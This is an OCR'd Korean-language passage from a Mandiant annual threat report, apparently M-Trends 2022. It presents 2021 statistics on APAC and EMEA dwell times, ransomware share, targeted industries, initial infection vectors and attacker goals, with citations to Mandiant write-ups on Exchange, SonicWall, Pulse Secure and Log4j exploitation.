
일/2020년 **일/2021년**

APAC(아시아 태평양) 지역 드웰 타임 중앙값

2021년 APAC 지역의 모든 드웰 타임 중앙값은 개선되었습니다. APAC 지역의 침입에 대한 드웰 타임 중앙값은 2020년 76일에 비해 2021년에는 단 21일로, 드웰 타임 중앙값이 전년 대비 72% 개선되었습니다.


APAC 지역의 조직들은 더 빨리 침입 사례를 탐지하고 있으며, 외부 서드파티는 기업에 더 빨리 침입 사례를 통지하고 있습니다. APAC 지역에서 내부에서 탐지된 침해의 드웰 타임 중앙값은 2020년 33일에서 2021년에는 22일로 감소했습니다. 외부 통지 경로로 식별된 침입의 드웰 타임 중앙값은 2020년의 137일에서 2021년에는 16일로, 88%나 감소했습니다.

APAC 지역 드웰 타임 중앙값, 2016~2021년



APAC 지역의 드웰 타임 분포도에서는 침입 사례 중 60%가 30일 미만이었으며, 이 중 60%(APAC 지역 전체 침입의 36%)는 일주일 이내로 탐지되었습니다. APAC 지역의 드웰 타임 분포도 스펙트럼의 다른 쪽 끝에서는 지난 몇 년 동안의 관찰과 유사하게 상당 기간 탐지되지 않는 침입이 여러 건 있음을 보여줍니다. Mandiant 전문가들은 2021년 APAC 지역 침입 사례의 13%가 3년이 넘는 드웰 타임을 기록했음을 관찰했습니다. APAC 지역의 기업들은 매우 뛰어난 탐지 역량을 갖추고 있습니다. 그러나 초기에 탐지되지 않은 침입은 오랫동안 탐지되지 않은 채로 유지될 수 있어 종국에 탐지될 때까지 드웰 타임이 상당히 길어집니다.

APAC 지역 드웰 타임 분포도, 2021년




랜섬웨어와 관련된 조사 추이 변동

12.5% → **38%**
2020년 **2021년**

2021년 APAC 지역에서 랜섬웨어 공격은 전년도 대비 더욱 증가했습니다. APAC 지역에서 조사된 침입 사례 중 랜섬웨어 관련 침입 사례는 2020년 12.5%, 2019년 18%에 비해 2021년에는 38%로 늘어났습니다. APAC 지역의 랜섬웨어 관련 침입의 드웰 타임 중앙값은 9일인 반면, 비 랜섬웨어 침입의 경우 38일이었습니다.

APAC 지역 조사 유형별 드웰 타임, 2021년



EMEA

드웰 타임 중앙값 추이 변동

66 → **48**


일/2020년 **일/2021년**

EMEA 지역 드웰 타임 중앙값

2021년에 EMEA 지역에서는 전반적으로 드웰 타임 중앙값이 개선되었으며, 이는 EMEA 지역 모든 범주에서 지금까지 관찰된 드웰 타임 중 가장 짧은 일수를 기록했습니다. EMEA 지역에서 조사된 침입에 대한 드웰 타임 중앙값은 2020년에는 66일, 2019년에는 54일에서 2021년에는 단 48일로 감소했습니다.


EMEA 지역에서 내부적으로 탐지된 침입의 경우, 드웰 타임 중앙값은 2020년 29일에서 2021년 13일로 개선되었습니다. 유사하게 EMEA 지역의 외부 통지와 관련된 침입의 드웰 타임 중앙값은 2020년 225일에서 2021년 60일로 감소했습니다.

EMEA 지역 드웰 타임 중앙값, 2016~2021년



드웰 타임 분포도를 조사해보면 EMEA 지역에서는 47%의 침입이 30일 이내에 감지되었으며, 이러한 침입의 70%(EMEA 지역의 전체 침입의 33%)가 일주일 이내에 탐지되었습니다. 또한 EMEA 지역에서는 드웰 타임이 긴 침입 사례의 비율이 개선되었습니다. 2021년 EMEA 지역의 침입 사례 중 드웰 타임이 3년보다 긴 사례는 5.5%로, 이는 2020년보다 2.5% 포인트 개선된 수치입니다.

EMEA 지역 드웰 타임 분포도, 2021년




랜섬웨어와 관련된 조사 추이 변동

22% → **17%**
2020년 **2021년**

2021년 EMEA 지역에서 랜섬웨어와 관련된 조사는 17%로, 2020년의 22%에 비해 감소했습니다. 그러나 랜섬웨어 침입이 빠르다는 특성 때문에 EMEA 지역 드웰 타임 중앙값의 전반적인 개선에 영향을 주었습니다. Mandiant 전문가들은 EMEA 지역의 2021년 랜섬웨어 관련 침입의 드웰 타임 중앙값은 불과 4일이었으며, 반면 비 랜섬웨어 침입의 경우 60일이었다는 사실을 관찰했습니다.


EMEA 지역 조사 유형별 드웰 타임, 2021년



표적 산업 분야

Mandiant는 계속해서 공격자들의 일관된 표적 산업 분야를 지켜보고 있습니다. 2021년 비즈니스/전문 서비스 및 금융 분야는 전 세계적으로 가장 많은 공격의 표적이 되었습니다. 리테일, 숙박업, 의료, 하이테크 분야까지 공격자들이 가장 선호하는 상위 5개 산업 분야입니다. Mandiant는 매년 전 세계적으로 이러한 산업 분야가 계속해서 공격의 표적이 되는 것을 관찰하고 있습니다.

글로벌 표적 산업 분야, 2021년



표적 공격

초기 감염 벡터


익스플로잇(취약점 공격)은 2021년에도 여전히 가장 빈번하게 식별되는 초기 감염 벡터입니다. 초기 감염 벡터로 식별된 침입 중 37%가 익스플로잇으로 시작한 침입이며, 이는 2020년에 비해 8% 포인트 증가한 수치입니다.

공급망 공격은 2021년에 식별된 두 번째로 널리 퍼진 초기 감염 벡터였습니다. 초기 감염 벡터가 식별되었을 때 2020년 침해 중 1% 미만을 차지했던 공급망 공격은 2021년에는 17%로 증가했습니다. 또한 2021년 공급망 공격의 86%는 SolarWinds 침해 및 SUNBURST와 관련이 있습니다.[1]

2021년 Mandiant 전문가들은 이전의 침해로 인해 초기 감염 벡터를 통한 침입이 약간 증가한 것을 관찰했습니다. 이러한 침입에는 한 그룹에서 다른 그룹으로 정보를 넘겨주는 핸드오프와 이전 멀웨어 감염이 포함됩니다. 이전 침해 사례들 중 공격 초기 감염 벡터가 탐지된 경우는 14%를 차지했습니다.


Mandiant 전문가들은 2021년에는 피싱을 통해 시작된 침입 사례가 훨씬 적은 것을 관찰했습니다. 초기 침해가 식별되었을 때, 피싱은 2020년의 23%에 비해 2021년에는 침해 사례 중 단 11%에 그쳤습니다. 이는 피싱 이메일을 더 잘 탐지하고 차단할 수 있는 기업의 능력이 향상되고 피싱 시도를 인식하고 보고할 수 있도록 직원의 보안 교육이 강화되었음을 의미합니다.

초기 감염 벡터, 2021년 *(탐지된 경우)*



1. Mandiant(2021년 12월 13일). 탐지하기 힘든 공격자가 SolarWinds 공급망을 활용하여 선버스트(SUNBURST) 백도어를 통해 여러 글로벌 피해 위협


공격 방식



금전적 이익

38% → **30%**
2020년 **2021년**

금전적 이익을 노린 침입은 2021년에도 여전히 주를 이뤘으며, 공격자들은 갈취, 랜섬, 결제 카드 도용 및 불법 이체 등의 방법으로 10건 중 3건의 침입에서 금전적 이득을 추구합니다. 2021년 금전적 이익을 노린 침입의 비율은 30%로, 2020년 관찰된 침입의 38%에 비해 하락했습니다. Mandiant 전문가들은 특히 2021년 랜섬웨어 관련 사고가 2% 포인트 감소한 것을 관찰했습니다. 2021년 금전적 이익을 노린 침해 감소에 기여했을 것으로 예상되는 또 다른 요인은 금전적 이익을 노리는 공격자에 대한 법률 집행 조치의 증가를 꼽을 수 있는데, 이는 체포, 서버 폐쇄 및 갈취된 자금 압수로 이어졌습니다.




데이터 도용

32% → **29%**
2020년 **2021년**

공격자들은 계속해서 데이터 도용을 주요 목표로 우선순위에 두고 있습니다. 2021년 Mandiant는 침입의 29%에서 데이터 도용을 식별했습니다. 데이터 도용과 관련된 침입의 32%(전체 침입의 9%)에서 도난된 데이터는 공격자가 금전 협상 중에 활용할 수 있도록 특히 표적이 되었습니다. 데이터 도용과 관련된 침입의 12%(전체 침입의 4%)에서 데이터 도용은 지적 재산 갈취 또는 스파이 활동을 최종 목표로 하는 수단이었을 가능성이 높습니다.

침해된 아키텍처 및 내부자 위협

2021년 Mandiant 전문가들은 추가 공격을 위해 아키텍처를 손상하는 역할을 했을 가능성이 있는 침해 사례가 약간 증가한 것을 관찰했습니다. 2021년에 이 활동은 침입의 4%에서 파악되었으며, 2020년에 비해 1% 포인트 증가했습니다. 마찬가지로 내부자 위협은 여전히 드문 사례이며, Mandiant가 조사한 침입의 1%만이 내부자 위협과 관련되어 있었습니다. 이러한 지표는 수년 동안의 보고 기간 동안 상대적으로 안정적으로 유지되고 있습니다.



익스플로잇 활동

2021년 공격자는 익스플로잇을 자주 활용했으며, 익스플로잇 활동과 관련된 침입은 전체 침입의 30%를 차지합니다. 2021년 주요 취약점은 특히 Microsoft Exchange[2,3], SonicWall의 Email Security(ES) 제품[4], Pulse Secure VPN 어플라이언스[5] 및 Apache의 Log4j 2 유틸리티[6] 등과 같은 제품에서 발견되었습니다. 공격자들은 이러한 취약점을 악용하여 시작한 후에 추가로 침입했습니다. 심지어 Mandiant 전문가들은 공격자들이 취약점을 악용하여 랜섬웨어를 배포하는 것을 관찰했습니다.[7]


식별된 복수의 위협 그룹 추이 변동(환경당)

29% → **25%**
2020년 **2021년**

환경

2021년 Mandiant 전문가들은 피해자 환경의 4분의 1에 뚜렷한 위협 그룹이 둘 이상 존재한다는 것을 확인했습니다. 이러한 환경에는 여러 위협 그룹이 함께 일한다는 점과 여러 공격자들을 독립적으로 유인하는 매력적인 표적 환경이 포함되어 있습니다. 복수의 위협 그룹이 있는 피해자 환경의 비율은 2021년에는 전년도에 비해 감소했지만, 3년간 추세를 살펴보면 지속적인 성장 가능세를 보여줍니다.

식별된 복수의 위협 그룹, 2019~2021년




2. Mandiant(2021년 03월 04일). Microsoft Exchange 제로데이 취약점 악용 탐지 및 대응
3. Mandiant(2021년 11월 17일). ProxyNoShell: ProxyShell 취약점을 악용하는 전술의 변화
4. Mandiant(2021년 04월 20일). SonicWall Email Security의 제로데이 익스플로잇으로 인한 기업 침해
5. Mandiant(2021년 04월 20일). Pulse를 확인하세요: 인증 우회 기술과 Pulse Secure 제로데이를 활용하는 의심 APT 행위자
6. Mandiant(2021년 12월 15일). Log4Shell 초기 악용 및 완화 권고 사항
7. Mandiant(2021년 02월 23일). 속도의 변화(교환): UNC2596, 취약점을 활용해 쿠바 랜섬웨어를 배포

